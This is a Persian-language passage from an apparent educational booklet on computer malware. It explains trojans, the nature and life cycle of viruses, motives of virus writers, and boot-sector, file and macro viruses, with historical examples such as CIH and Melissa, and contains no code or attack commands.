یک ویروس قطعه کدی است که برای تکثیر خودکار نوشته شده است. یک ویروس تلاش می کند تا از رایانه ای به رایانه دیگر گسترش پیدا کند و این کار را معمولاً از طریق اتصالش به یک برنامه میزبان انجام می دهد. ویروسها ممکن است خساراتی به سخت افزار، نرم افزار یا داده ها وارد آورند. زمانی که برنامه میزبان اجرا می شود، برنامه ویروس نیز اجرا می شود و برنامه های دیگری را نیز آلوده کرده و به عنوان میزبانهای جدید از آنها استفاده می کند. گاهی اوقات ویروس، عملیات خرابکارانه دیگری را نیز روی سیستم انجام می دهد.

تعاریف فوق برای طبقه بندی های مختلف بدافزار ما را قادر می سازد تا تفاوتهای بین آنها را در یک فلوچارت ساده نشان دهیم. و به ما کمک می کنند تشخیص دهیم یک اسکریپت در کدام طبقه می گنجد.

البته طبقه بندی های متفاوتی در مورد بدافزارها وجود دارند . به هرحال باید در نظر داشته باشیم که ممکن است در یک حمله به کدی برخورد کنیم که در بیش از یکی از این طبقه بندی ها بگنجد. به این حمله ها blended threats یا تهدید ترکیبی گفته می شود که شامل بیش از یک نوع بدافزار شده و از بردارهای حمله چندگانه استفاده می کنند. حمله هایی از این نوع می توانند با سرعت بیشتری گسترش پیدا کنند. یک بردار حمله مسیری است که بدافزار می تواند از آن برای پیش بردن حمله استفاده کند. به همین دلیل مقابله با حمله های ترکیبی کار مشکلی است. در زیر توضیحات مفصل تری در مورد هر یک از انواع بدافزار آورده ایم تا عناصر اصلی هر کدام از آنها را روشن تر سازیم.

www.markazdanesh.ir

❖ اسب های تروا

اسب های تروا برنامه هایی هستند که کارهایی را انجام می دهند که در مشخصه هایشان به آن کارها اشاره ای نشده است.کاربران با اجرای برنامه ای که به تصورشان قانونی، مجاز و معقول است، اجازه می دهند تا آن برنامه کارهایی مخفی و اغلب مضر را انجام دهد.

برای مثال برنامه (اسب تروای)Zulu ادعا کرده بود که برنامه ای است برای درست کردن مشکل هزاره (Millennium bug) اما در واقع برنامه ای بود که اطلاعات روی دیسک ، سخت را بازنویسی کرده و از بین می برد. در اغلب اوقات اسب های تروا به عنوان راهی برای آلوده کردن کاربر توسط ویروس های کامپیوتری مورد استفاده قرار می گیرند.

اسب تروا از آنجایی که خود را انتشار نمی دهد به عنوان یک ویروس رایانه ای یا کرم نیز در نظر گرفته نمی شود. به هر حال معمولاً برای کپی کردن یک تروجان بر روی یک سیستم هدف، از یک ویروس یا کرم رایانه ای استفاده می شود. به پروسه فوق dropping گفته می شود. هدف اصلی یک اسب تروا خراب کردن کار کاربر یا عملیات معمولی سیستم است. برای مثال تروجان ممکن است یک در پشتی را در سیستم باز کند تا هکر بتواند به سرقت اطلاعات پرداخته یا پیکربندی سیستم را تغییر دهد. دو اصطلاح معادل دیگر نیز وجود دارند که منظور از آنها همان تروجان است و عبارتند از RAT و Rootkit.

تروجان دسترسی از راه دور یا Remote Access Trojans

برخی از تروجان ها به هکر اجازه کنترل از راه دور سیستم را می دهند. به این برنامه ها RAT یا در پشتی نیز گفته می شود. نمونه هایی از RAT ها عبارتند از: Back Orifice، Cafeene و SubSeven.

www.markazdanesh.ir

فصل دوم

مفهوم ویروس

ویروس نویسان چه کسانی هستند؟

چرا ویرو س ها مهم هستند؟

علت ایجاد ویروس های کامپیوتری

ویروس چگونه بر روی کامپیوتر تاثیر می گذارد؟

ویروس ها چه کارهایی می توانند انجام دهند؟

خطر مربوط به ویروس ها در چه جاهایی وجود دارد؟

مراحل زندگی ویروس

دلایل ویروس نویسی

www.markazdanesh.ir

مفهوم ویروس

ویروس کامپیوتری برنامه مخرب کوچکی است که مخفیانه وارد کامپیوترمی شود وباعث آلوده شدن برنامه های دیگرمی شود ومی تواند فایل های دادهای را دستکاری ویا تخریب کند(مثلا نامه ها وصورت حساب ها و... را در کامپیوتر طوری خراب می کند که ا ز این به بعد اگر فایل های آنها راباز کنید,علامت های نامفهوم در آنها دیده می شود) سرعت سیستم را کاهش دهد و باعث اغتشاش واختلال در عملکرد کامپیوتر شود.

مهم ترین خصوصیت ویروس , قدرت تکثیر آن است,که این عمل بدون اطلاع واختیار کاربر ا نجام می گیرد ویروس ها برای تکثیر نیاز به یک برنامه اجرایی دارند یعنی بیشتر ویروس ها در فایل های اجرایی جای می گیرند وآنها را آلوده می کنند و کم تر ویروسی پیدا می شود که در یک فایل غیر اجرایی جای بگیرد وبتواند ازآن طریق تکثیر شود.

در واقع یک ویروس کامپیوتری عبارتست ا ز تعدادی "کدهای کوچک "که به کدهای یک برنامه بزرگ چسبیده اند وزمانی که برنامه بزرگ اجرامی شود این کد های چسبنده با روشهایی ویژه به برنا مه های دیگر که در جای دیگر قرار دارند , متصل می شوند و با اجرای مداوم برنامه ها ویروس خود را به برنامه های زیادتری می چسباند و به این ترتیب تکثیر می شود . یک ویروس کامپیوتری می تواندا ز فایلی به فایل دیگر واز یک دیسک به دیسک دیگر و از کامپیوتری به کامپیوتر دیگر منتقل شود.

برنامه آلوده به ویروس می تواند هر برنامه سیستمی یا کاربردی باشد که شرایط مورد نیاز برای پذیرش ویروس را داشته باشد. ا ز آنجایی که ویروس ها می توا نند به تمام فایل هایی که توسط سیستم اجرا می شوند ,ا ضافه شوند به آنها" خود ا نعکاسی" می گو یند.

پس یک ویروس کامپیوتری عبارت است از یک برنامه کامپیوتری– نه کم تر ونه بیش تر– که می توا ند خطرناک باشد ,بنابراین ویروس کامپیوتری یک "نرم افزار"است که معمولاً راندمان و کیفیت کار کامپیوتر را کاهش می دهد ویا

www.markazdanesh.ir

ا طلاعات را از بین می برد و دارای ویژگی های زیراست:

- بسیار کوچک وکم حجم است
- بدون اطلاع کاربر بر روی کامپیوتر او منتقل می شود
- بدون اطلاع کاربر تکثیر شده وبه کامپیوترهای دیگر منتقل می شود.

انتخاب نام ویروس روی این گونه برنامه های مخرب بدین علت ا ست که عملکرد آنها مشابه ویروس های بیولوژیک می باشد. یک ویروس بیولوژیک از طرق مختلفی وارد بدن انسان یا سایر موجودات زنده می شود و ممکن است حتی با گذشت مدت زمان خاصی از ورود آن به بدن ظاهرا در اعمال حیاتی بدن اختلالی ایجاد نکند وبه فعالیت مخفیانه در بدن بپردازد ولی بلاخره پس از گذشت زمان لازم ,ا ولین علائم وجود ویروس آشکارمی گردد واز آن به بعد با تکثیر مداوم ویروس ,اختلالات بیشتری ایجاد شده ودر صورتی که به درستی با منشاء اختلالات مبارزه نشود در نهایت , ممکن ا ست زندگی موجود زنده به پایان برسد.

یک ویروس کامپیوتری نیز از راههای مختلفی وارد کامپیوتر شده وتا مدتها مخفیانه به فعا لیت خود ا دامه می دهد و بعد از مدت زمانی اولین علائم آن ظهور می کند واختلالاتی را درکامپیوتر ایجاد می نماید واگر پس ازنمایان شدن علائم وجود ویروس ها آنها را از بین نبرید ممکن است در اندک زمانی به اطلاعات و برنامه ها ی موجود در کامپیوتر آسیب رساند و صدمات جبران ناپذیری را به سیستم و اطلاعات آن وارد کند.

ویروس ها توسط برنامه نویسان مجرب و حرفه ای نوشته می شوند ,بنابراین به هیچ وجه نباید تصور کرد که ویروس ها خود به خود و تصادفی به وجود می آیند.

اغلب ویروس ها توسط افراد ناشناس تولید می شوند که انگیزه آنها برای نوشتن ویروس ها مختلف است. این گونه افرا د معمولاً ویروس را , به علت های کنجکا وی, سرگرمی, انتقام, انگیزه های روانی, سیاسی وحتی حقوقی می نویسند.

www.markazdanesh.ir

اما این که یک ویروس در کا مپیوتر شما چه کاری ا نجام می دهد , به نویسنده آن بستگی دارد, مثلا بعضی از ویروس ها فایل های دادهای را خراب می کنند , بعضی دیگر به محض روشن شدن کامپیوتر خودشان را به رم رسانده وآن قدر خود را تکثیر می کنند که کا مپیوتر عملا از کار می ا فتد وبعضی دیگربطور ناخواسته کامپیوتر را خاموش می کنند(مثل ویروس " Blastr" , به محض آنکه به ا ینترنت وصل شوید , یک پنجره باز شده ودر داخل آن شمارش معکوسی را شروع می کند و به شما اعلام می کند که در پایان این شمارش کامپیوتر شما خاموش خواهدشد, ویروس یا دقیق تر بگو ییم کرم " بلاستر" در تابستان۱۳۸۲ بسیار شایع شده بود.)

باید توجه داشت که هیچ کامپیوتری در برابر ویروس مقاوم نیست , یک کامپیوتر تنها در صورتی می تواند فا قد هر نوع ویروسی باشد که :

۱ . هیچ نوع دیسکت یا CDی در آن مورد استفاده قرار نگیرد.

۲ . به شبکه متصل نبا شد, یعنی همه درگاههای ارتباطی را باید کنار بگذارد, که البته کامپیوتری که قادر به انجام این کار باشد نادر و کم یاب است. در صورت وجود چنین کامپیوتری می توان گفت ویروس به صورت مستقیم ,یعنی تایپ خود برنامه ویروس می تواند این کامپیوتر را آلوده کند.

www.markazdanesh.ir

ویروس نویسان چه کسانی هستند؟

در صورتیکه کامپیوتر یا شبکه شما توسط ویروسی مورد صدمه قرار گیرد، شاید اولین چیزی که شما به زبان بیاورید – در کنار فحش و بد و بیرا ه – ! این باشد که چرا این ویروس ها را می نویسند.

در اولین برداشت اینطور به نظر می رسد که نوشتن ویروس به انگیزه و محرک زیادی نیاز ندار د . نویسندگان ویروس از کار خود سودی چه از نظر مالی و چه از نظر رتبه های شغلی ندارند . آنها به ندرت به شهرت و آوازه های واقعی می رسند و برخلاف هکرها قربانیان مشخصی برای خود ندارند، چرا که ویروس ها بطور کاملا فراگیر و بدون هیچ تبعیضی ! همه جا را فرا می گیرند.

علت ویروس نویسی بسیار قابل فهم خواهد بود اگر شما آن را به شکل هایی از شرارت !مانند ویرانگری و غارت در دنیای واقعی تشبیه کنید.

ویروس نویس ها اکثرا مذکر، مجرد و دارای سنی کمتر از ۲۵ سال هستند . احترام واعتبار آنها محدود به تصویب و موافقت رسمی گروههای همتایشان و یا حداقل یک انجمن کوچک الکترونیک می باشد . میزان تخریب و استثمار در نوشتن ویروس ها، یکی از کارهایی است که باعث ترقی رتبه نویسنده یروس می شود.

ویروس ها همچنین نویسندگان خود را در دنیای ماشینی دارای قدرتی می کنند که آنها هیچ وقت امیدی به کسب آن قدرت در دنیای واقعی نخواهند داشت و به همین دلیل است که ویروس نویسان نام هایی برای خود انتخاب می کنند که توسط گروههای موسیقی Heavy Metal و گروههای ادبیات تخیلی برای نامیدن قهرمانان خیالی مورد استفاده قرار می گیرد.

www.markazdanesh.ir

ماهها نرم افزار ضد ویروس خود را ارتقاء نداده اید و زمانی که این کار را انجام می دهید، متوجه می شوید که برنامه های صفحه گسترده شما با ویروس جدیدی که تصاویر را بطور تصادفی تغییر می دهد، آلوده شده اند. شما طبیعتا قبلا از آنها پشتیبان تهیه کرده اید، اما بدون اینکه بدانید ماهها این کار را بر روی فایلهای آلوده انجام داده اید .

حالا شما از کجا می توانید بفهمید که کدام تصویر واقعا درست و کدام تصویر نادرست است؟

حالا تصور کنید که یک ویروس پستی جدید منتشر ش ده و بواسطه آن شرکت شما نامه های بسیار زیادی را دریافت می کند . بنابراین شما تصمیم می گیرید صندوق خود را ببندید و به همین سادگی سفارشی مهم که خریداری بزرگ آن را برای شما فرستاده بود را از دست می دهید.

فرض کنید که در حال آماده سازی پایان نامه برای تحویل به استاد دانشگاه می باشید . برادرتان یک سی دی بازی جدید را در کامپیوتر شما قرار داده و دستگاهتان را به ویروس آلوده می کند . ویروس همه چیز بر روی دیسک سخت دستگاه شما را پاک کرده و تمام زحماتتان را به باد می دهد.

فرض کنید دوستی فایل هایی را که از اینترنت گرفته، با پست الکترونیک برای شما ارسال می کند . شما فایل ها را باز کرده و باعث به جریان افتادن ویروسی می شوید که تمام اسناد و بخصوص اسناد محرمانه شما را برای تمام افرادی که آدرس آنها در دفترجه آدرس سرویس پست الکترونیکی شما قرار دارد، ارسال می کند (شاید بعضی از این افراد از رقبای شما باشند). و در نهایت تصور کنید که بطور تصادفی سندی که شامل ویروسی بوده را برای شرکتی دیگر فرستاده اید آیا به نظر شما آنها دوباره برای انجام امور بازرگانی با شما، احساس امنیت از جانب شما خواهند داشت؟

چنین اتفاقاتی همیشه در حال وقوع هستند . اما در همه موارد با اقدامات احتیاط آمیز بسیار ساده ای که بعضی از آنها هیچ هزینه ای هم ندارند، می توان از رخداد اینگونه مسائل جلوگیری کرد.

www.markazdanesh.ir

علت ایجاد ویروس های کامپیوتری

انسان ها ویروس ها را ایجاد می نمایند. برنامه نویس مجبور به نوشتن کد لازم ، تست آن بمنظور اطمینان از انتشار مناسب آن و در نهایت رها سازی و توزیع ویروس است . برنامه نویس همچنین می بایست نحوه حملات مخرب را نیز طراحی و پیاده سازی نماید (تبین و پیاده سازی سیاست حملات مخرب). چرا انسان ها دست به چنین اقداماتی زده و خالق ویروس های کامپیوتری می گردند؟

در رابطه با سوال فوق ، حداقل سه دلیل وجود دارد :

دلیل اول :

اولین دلیل مربوط به دلایل روانی با گرایش مخرب در وجود این نوع افراد است . دلیل فوق صرفا " به دنیای کامپیوتر برنمی گردد. مثلا " فردی بدون دلیل ، شیشه اتومبیل فرد دیگری را شکسته تا اقدام به سرقت نماید، نوشتن و پاشینن رنگ بر روی ساختمانها ، ایجاد حریق تعمدی در یک جنگل زیبا ، نمونه هائی در سایر زمینه ها بوده که بشریت به آن مبتلا است .برای برخی از افراد انجام عملیات فوق ، نوعی هیجان ایجاد می کند. در صورتیکه این نوع اشخاص دارای توانائی لازم در رابطه با نوشتن برنامه های کامپیوتری باشند ، توان و پتانسیل خود را صرف ایجاد ویروس های مخرب خواهند کرد.

دلیل دوم :

دلیل دوم به هیجانات ناشی از مشاهده اعمال نادرست برمی گردد. تعدادی از افراد دارای یک شیفتگی خاص بمنظور مشاهده حوادثی نظیر انفجار و تصادفات می باشند. قطعا" در مجاورت منزل شما به افرادی برخورد می نماید که

www.markazdanesh.ir

عاشق یادگیری نحوه استفاده از باروت (و یا ترقه) بوده و این روند ادامه داشته و همزمان با افزایش سن این افراد آنها تمایل به ایجاد بمب های بزرگتر را پیدا می نمایند. فرآیند فوق تا زمانیکه فرد مورد نظر خسته شده و یا به خود آسیبی برساند ، ادامه خواهد یافت . ایجاد یک ویروس کامپیوتری که بسرعت تکثیر گردد مشابه موارد فوق است . افرادیکه ویروس های کامپیوتری را ایجاد می نمایند ، بمبی درون کامپیوتر را ایجاد کرده اند و بموازات افزایش کامپیوترهای آلوده ، صدای انفجار بیشتری بگوش فرا خواهد رسید.

دلیل سوم :

دلیل سوم به حس خود بزرگ جلوه دادن و هیجانات ناشی از آن برمی گردد. (نظیر صعود به قله اورست) اورست موجود است و هر فرد می تواند مدعی صعود به آن گردد. در صورتیکه برنامه نویسی یک حفره امنیتی موجود در یک سیستم را مشاهده و امکان سوءاستفاده از آن وجود داشته باشد ، سریعا " بدنبال سوءاستفاده از وضعیت فوق (قبل از اینکه سایرین اقدام به ناکام نمودن وی را در این زمینه داشته باشند) ، بر خواهند آمد.

متاسفانه اکثر ایجاد کنندگان ویروس های کامپیوتری فراموش کرده اند که آنها باعث ایجاد خرابی واقعی برای افراد واقعی هستند (هیچ چیز در خیال و رویا نمی باشد) حذف تمام اطلاعات موجود بر روی هارد دیسک اشخاص ، یک خرابکاری واقعی و نه خیالی! است .صرف زمان زیاد در یک شرکت بزرگ برای برطرف نمودن فایل های آلوده به ویروس یک خرابکاری واقعی و نه خیالی ! است. حتی ارسال یک پیام ساده و بی محتوا نیز بدلیل تلف شدن زمان ، یک نوع خرابکاری است . خوشبختانه قانون در این زمینه سکوت نکرده و در این راستا قوانین لازم تصویب و مجازات های سنگین برای افرادیکه ویروس های کامپیوتری را ایجاد می نمایند ، پیش بینی شده است .

www.markazdanesh.ir

ویروس چگونه بر روی کامپیوتر تاثیر می گذارد؟

یک برنامه ویروس باید اجرا شود تا بتواند بر روی کامپیوتر شما تاثیری بگذارد. ویروس ها راههای گوناگونی برای اطمینان از رخ دادن این اتفاق دارن د . آنها می توانند خود را به برنامه های دیگر بچسبان ن د و یا اینکه خود را در دستوراتی که به هنگام باز شدن انواعی از فایل ها بطور خودکار اجرا می شوند، مخفی کنند.

ممکن است شما فایل آلوده را بر روی یک دیسکت، در یک فایل پیوندی نامه الکترونیکی و یا به هنگام بارگذاری فایلی از اینترنت، دریافت کنی د . به محض اینکه شما فایل را اجرا کنید، دستورات ویروسی اجرا خواهند شد . سپس ویروس می تواند خود را در فایل ها یا دیسک های دیگر کپی کرده و تغییراتی در دستگاه شما بوجود آورد.

www.markazdanesh.ir

ویروس ها چه کارهایی می توانند انجام دهند؟

ویروس ها علاوه بر کار اصلی خود، کارهای فرعی دیگری که در اکثر اوقات از آنها برای جلب توجه کاربر استفاده می شود (و به این قسمت از برنامه ویروس اکثرا Payload گفته می شود)، انجام می دهند. در قسمت زیر بعضی از اینگونه فعالیت ها آورده می شود.

پیغام ها : ویروس۹۸WM /Jerk پیغام « من فکر می کنم ... – در اینجا اسم کاربر را ذکرمی کند – یک احمق بزرگ است» را نمایش می دهد.

شوخی ها : ویروس Yankee برنامه طنز Yankee Doodle Dandy را در ساعت ۵ بعدازظهر اجرا می کند.

غیر فعال کردن دسترسی ها : ویروس ۹۷WM /NightShade در جمعه های با تاریخ ۱۳ هر ماه، متن های باز شده در دستگاه را توسط کلمه رمزی غیر قابل دسترسی می کند.

سرقت اطلاعات : اسب تروای LoveLet-A اطلاعات مربوط به کاربر و دستگاه او را به آدرسی در فیلیپین ارسال می کند.

خراب کردن اطلاعات : ویروس XM/Compatable تغییراتی در اطلاعات صفحه های طراحی شده توسط برنامه Excel بوجود می آورد.

پاک کردن اطلاعات : ویروس Michelangelo در روز ٦ ماه مارس قسمتی از اطلاعات بر روی دیسک سخت را بازنویسی کرده و از بین می برد.

غیرقابل دسترسی کردن سخت افزار : ویروس CIH یا Chernobyl(w95/cih-10xx) در روز ٢٦ ماه آوریل اطلاعات بر روی بایوس را بازنویسی کرده و آنها را ازبین می بر د . با این کار دستگاه غیر قابل استفاده خواهد شد.

www.markazdanesh.ir

خطر مربوط به ویروس ها در چه جاهایی وجود دارد؟

در این بخش مواردی که کامپیوتر شما در آنها آسیب پذیر خواهد بود، معرفی خواهد شد:

اینترنت:

کردن برنامه ها یا فایل هایی که می توانند آلوده باشند. Download با

نامه الکترونیکی:

نامه ها ممکن است شامل فایل های پیوندی آلوده باشن د . اگر شما بر روی بک فایل پیوندی آلوده دوبار متوالی کلیک کنید (آن را باز کنی د)، با این کار خطر آلوده شدن دستگاهتان ر ا پذیرفته ای د . بعضی نامه ها حتی شامل دستورات اسکریپتی مخربی هستند که هر وقت شما به سراغ پست الکترونیکی خود می روید و یا محتوای نامه ای را مطالعه می کنید، اجرا می شوند.

برنامه ها:

برنامه می توانند حامل ویروسی باشند که به محض اجرا شدن برنامه دستگاه شما را ویروسی کنند.

اسناد (متون) و فایل های صفحه گسترده (فایل های طراحی شده توسط برنامهExcel و ...):

این فایل ها ممکن است شامل ویروس هایی از نوع ماکرو (کلان دستور) باشند که می توانند اسناد و فایل های صفحه گسترده دیگر را آلوده کرده و یا تغییراتی در آنها بوجود آورند.

دیسک های نرم و سی دی ها:

دیسک های نرم می توانند ویروسی در سکتور بوت خود داشته باشند . آنها همچنین ممکن است شامل برنامه ها یا اسناد آلوده ای باشند.CD ها نیز موارد آلوده را در خود نگاه داری می کنند.

www.markazdanesh.ir

مراحل زندگی ویروس

از آنجایی که ویروس های کامپیوتری شباهت زیادی با ویروس های بیو لوژیکی دارند به این دلیل نام ویروس را بر آنها نهاده اند و مانند آنها دارای چرخه ای برای گسترش,ایجاد و تخریب هستند که عبا رتند از:

۱- مرحله ی خوابیده و بی حرکت: که بستگی به نوع ویروس دارد و مدت زمانی است که ویروس از زمان نوشته شدن تا زمان ا نتقال به محیط خارج لازم دارد .

۲- مرحله ی انتشار: که در این مرحله آلوده سازی صورت می گیرد.

۳- مرحله ی فعال شدن : که در اثر یک رویداد خاص (مانند یک دستوریا تاریخ خاص یا.....) تعیین شده توسط برنامه نویس ویروس ا ین حالت رخ می دهد.

٤- مرحله ی صدمه زدن : که با توجه به نوع ویروس مشخص می شود.

عبور از مرحله ی یک معمولا بین سه تا پنج سال طول می کشد. برای ویروس "وان هاف" این مدت دو سال و نیم طول کشیده است تا این ویروس بتواند به کامپیوترهای کاربران در محل های مختلف منتقل شود.

در مرحله ی بی حرکت برای جلب اطمینان استفاده کننده و عدم کشف ویروس صدمه ای ظاهر نمی شود. در مرحله ی انتشارویروس یک کپی از خودش را از داخل برنامه های دیگر بر روی دیسک انتقال میدهد. مرحله ی فعال شدن با عمل مشخصی نظیر کپی گرفتن روشن وخاموش کردن سیستم یا پر شدن حجم معینی از دیسک آغاز شده و در مرحله ی صدمه زدن روش آلوده سازی مورد نظر طراح برنامه اجرا می شود. ویروس ممکن است هیچ خطری نداشته باشد و کامپیوتر بتواند به زندگی مسالمت آمیز با آن ادامه دهد در صورتیکه در مرحله ی صدمه زدن روال آتش آن فعال نشود. مشکل ا صلی در مورد ویروس ها روال آتش آنهاست که تمام خرابی را به بار میآورد. مثلا روال آاتش ویروس"نا تا س" بسیار ساده و خطرناک ا ست که به هنگام فعال شدن هارد دیسک را فرمت می کند.

www.markazdanesh.ir

دلایل ویروس نویسی

۱– حفاظت نرم افزارها :

شرکتهای مختلف برای جلوگیری از کپی گرفتن غیرمجاز برنامه هایشان از قفل های سخت افزاری و نرم افزاری ستفاده می کردند که این قفل هاپس از مدتی شکسته می شد بنابر این برای جلوگیری از کپی های غیر مجاز رو به ویروس نویسی آوردند که این ویروس ها در صورت شکستن قفل های نرم افزاری ویا کپی غیر مجاز فعال می شدند , مثل ویروس " مغز پاکستانی "

۲– جلوگیری از استفاده دائم نرم افزار ها :

تولید کنندگان نرم افزار برای تبلیغ برنامه های خود , از برنامه های کوچتر به نام "برنامه نمایشی " استفاده میکنند وآنها را برای افراد وشرکت ها می فرستند اما گاهی به جای برنامه نمایشی اصل برنامه را برای مشتریان خود می فرستند ومدت استفاده آن را محدود می کنند , اگر پس از سپری شدن مدت توافق شده مشتری برنامه را خواست باید بها یش را بپردازد درغیر این صورت ویروس پنهان در برنامه پس از به سر آمدن اجرای آزمایشی برنامه , فعال شده ومانع استفاده از برنامه می شود.

www.markazdanesh.ir

۳– کسب در آمد :

این امکان وجود دارد که فرد یا شرکتی که تولید کننده برنامه های ضدویروس می باشد به تولید ویروس بپردازد وآن ویروس را در کامپیوتر های کاربران منتشر کند وپس از آ لودگی اقدام به تبلیغ وفروش ضد ویروس مربوطه نماید.

۴– مقاصد شخصی :

ویروس ممکن است جهت مقاصد شخصی نظیرانتقام , عقده های روانی ولذت صدمه زدن به دیگران , انگیزه های اقتصادی مثل آسیب زدن به شرکت رقیب , یا انگیزه های سیاسی و یا انگیزه های فرهنگی – اخلاقی نوشته شود . برخی از نویسندگان ویروس دوست دارند جزء نخبگان برنامه نویسی باشند ,ویا نویسندگان جوان ویروس فکر می کنند که با این کار, مهارت خود را نشان می دهند .

هزینه های پنهانی ویروس ها

عملکرد ویروس ها تنها به صدمه زدن و پاک کردن اطلاعات محدود نمی شود بلکه آنها می توانند از راههای بسیار مخفی باعث صدمه زدن به حرفه و شغل شما شوند.

هر فردی راجع به ویروس ها می داند که آنها می توانند هر چیزی را بر روی دیسک ها پاک کنند یا به اسناد صدمه وارد کنن د . چنین تاثیراتی جدی و مهم هستند اما می توان از راههایی مانند پشتیبان گیری به موقع و مناسب از اطلاعات و ...به سرعت اطلاعات را بازگردانده و باعث نجات آنها ش د . خطرات بسیار جدی تر در تاثیرات جانبی و مخفی ویروس ها می باشد.

برای مثال ویروس ها می توانند از کار کردن کامپیوترها جلوگیری کرده و یا شما را مجبور کنند تا شبکه ای را تعطیل کنی د . در خلال این مدت، ساعات مفید کاری و همچنین درآمدهای بسیاری از دست خواهد رفت.

www.markazdanesh.ir

بعضی ویروس ها باعث ایجاد اختلال در شغل های ارتباطی که طبیعتا وابستگی که از طریق ExplorerZip یا Melissaزیادی به ارتباطات دارند می شون د . ویروس های نامه های الکترونیکی گسترش می یابند، می توانند باعث تولید نامه های انبوه شوند بطوریکه سرورها را از کار بیاندازند . حتی در صورتیکه این اتفاق هم رخ ندهد، اغلب شرکتها در واکنش به چنین خطری، در هر صورت سرورهای پست الکترونیک خود را از فعالیت باز می دارند.

گذشته از موارد فوق، خطری هم در مورد محرمانه ماندن اطلاعات وجود دار د.

می تواند اسناد شما را برای افرادی که نام آنها در دفترچه آدرس شما وجود Melissa ویروس دارد، ارسال کند در حالیکه ممکن است این اسناد، اطلاعات بسیار محرمانه ای را در خود داشته باشند.

ویروس ها همچنین می توانند اعتبار شما را بصورتی بسیار جدی در معرض خطر قرار دهن د . اگر شما اسناد آلوده ای را برای مشتریان خود ارسال کنید، ممکن است آنها در مشارکت و تجارت با شما یا سازمان متبوعتان تجدید نظر کنند .

www.markazdanesh.ir

فصل سوم

انواع ویروسها

ویروسهای برتر

ویروسها از نظر محل تأثیرگذاری

آیا نوشتن ویروس همیشه نادرست است؟

چه چیزی ویروس نیست؟!

خصوصیات ویروس

نام گذاری ویروس ها

زبان های برنامه نویسی ویروس

محل زندگی ویروس ها

محل فعالیت ویروس ها

www.markazdanesh.ir

انواع ویروسها

ویروس های سکتور بوت (سکتور از بخش بندی های فضای بر روی دیسک ها می باشد).

ویروس های سکتور بوت، اولین نوع ویروس هایی بودند که مشاهده شدن د . آنها از طریق تغییر دادن سکتور بوت – قسمتی سخت افزاری از دیسک که در آن برنامه ای قر ار می گیرد که باعث شروع به کار کامپیوتر شما می شود– گسترش می یابند.

هنگامی که شما کامپیوتر را روشن می کنید، سخت افزار به دنبال برنامه سکتور بوت – که معمولا بر روی دیسک سخت است، ولی می تواند بر روی فلاپی یا سی دی هم باشد – می گردد تا آن را اجرا کن د . این برنا مه با اجرا شدن، وقفه سیستم عامل را در حافظه بارگذاری می کند. (Load)

یک ویروس سکتور بوت، نسخه اصلی برنامه سکتور بوت را با نسخه ای تغییر یافته و مربوط به خود جایگزین کرده و نسخه اصلی را معمولا در جایی دیگر روی دیسک سخت پنهان می کند . هنگامی که شما در مرتبه بعدی دستگاه را روشن می کنید، سکتور بوت آلوده شده، مورد استفاده سخت افزار قرار خواهد گرفت و بنابراین ویروس فعال خواهد شد.

پس در صورتیکه شما دستگاه را به وسیله یک دیسکت آلوده – معمولا دیسک های نرمی که سکتور بوت آلوده دارند – راه اندازی کنید، در نهایت آلوده به ویروس خواهید شد.

بسیاری از ویروس های سکتور بوت در حال حاضر دیگر جزء ویروس های کهنه و قدیمی محسوب می شون د . آنهایی که برای دستگاه های تحت سیستم عامل DOS نوشته شده بودند ، معمولا نمی توانند از طریق

www.markazdanesh.ir

سیستم عامل های ویندوز ۹۵ ، ۹۸ ، ME ، NT ، ۲۰۰۰ و XP بودند، گسترش یابند، گرچه ممکن است گاهی اوقات این سیستم عامل ها را از راه اندازی صحیح متوقف کنند.

معرفی ویروس هایی از این نوع :

ویروس Form : ویروسی است که پس از ۱۰ سال بعد از اولین مشاهده، هنوز هم : ویروس رایج است . نسخه اصلی آن در روز ۱۸ هر ماه، فعال شده و هنگامی که هر دکمه ای بر روی صفحه کلید فشرده شود، باعث ایجاد یک کلیک می شود.

ویروس Parity Boot : ویروسی است که بطور تصادفی پیغام PARITY CHECK ویروس نمایش داده و سیستم عامل را قفل می کند . این پیغام مانند پیغامی واقعی است که به هنگام ایجاد خطا در حافظه کامپیوتر نمایش داده می شود.

www.markazdanesh.ir

ویروس های انگلی:

ویروس های انگلی که با نام ویروس های فایل هم شناخته می شوند، خود را به برنامه ها یا همان فایل های قابل اجرا پیوند می زنند.

هنگامی که شما اجرای برنامه آلوده شده توسط ویروسی را آغاز می کنید، در ابتدا ویروس اجرا خواهد ش د . سپس ویروس برای مخفی نگاه داشتن حضور خود، برنامه اصلی را اجرا می کن د . سیستم عامل دستگاه که ویروس را بخشی از برنامه اجرا شده توسط شما می داند، به آن مجوزهای اجرا را می ده د . این مجوزها به ویروس اجازه می دهند تا از خود کپی بسازد، خود را در حافظه کامپیوتر قرار داده و بدنه خود را آزاد کند.

ویروس های انگلی در تاریخچه ویروس ها از نخستین انواع آنها می باشند، اما در حال حاضر نیز از تهدیدات واقعی به شمار می رون د . شبکه اینترنت که گسترش برنامه ها را ساده تر کرده، به ویروس ها نیز فرصتی جدید برای گسترش داده است.

معرفی ویروس هایی از این نوع:

ویروس Jerusalem : در جمعه های با تارخ ۱۳ هر ماه، تمام برنامه های اجرا شده در کامپیوتر را پاک می کند.

ویروسClH یا همان Chernobyl : در روز ۲٦ از ماههای مشخصی، اطلاعات چیپ : بایوس را بازنویسی کرده و از بین می بر د . با این کار کامپیوتر غیرقابل استفاده می شو د .این ویروس همچنین اطلاعات دیسک سخت را نیز بازنویسی می کنند.

www.markazdanesh.ir

ویروس Remote Explorer : ویروس WNT/RemExp(Remote Explorer) فایل های اجرایی ویندوزNT را آلوده می کند . این ویروس اولین ویروسی بود که توانست خود را به عنوان یک سرویس – برنامه هایی که در ویندوز NT حتی در زمان هایی که کسی Log in نکرده ، اجرا می شوند. در ویندوز NT اجرا کند.

ویروس های ماکرو (کلان دستور):

ویروس های ماکرو که از مزایای برنامه نویسی ماکرو سود می برند، دستوراتی هستند که در دستورات داخل فایل ها ادغام شده و به صورت خودکار اجرا می شوند.

بسیاری از برنامه ها مانند برنامه های واژه پرداز یا تهیه کننده صفحه گسترده از خاصیت برنامه نویسی ماکرو استفاده می کنند.

ویروس ماکرو، یک برنامه ماکرو است که می تواند از خود کپی ساخته و از فایلی به فایل دیگر گسترش پیدا کند . در صورتیکه شما فایلی را باز کنید که حامل ویروسی از نوع همه چیز ماکرو است، در اینصورت ویروس خود را در فایل های آغازین اجرای آن برنامه کپی می کند و این زمان زمانی است که کامپیوتر آلوده شده است.

زمانی که شما در مرحله بعد فایلی را باز می کنید که از همان برنامه استفاده می کند، ویروس، آن فایل را

www.markazdanesh.ir

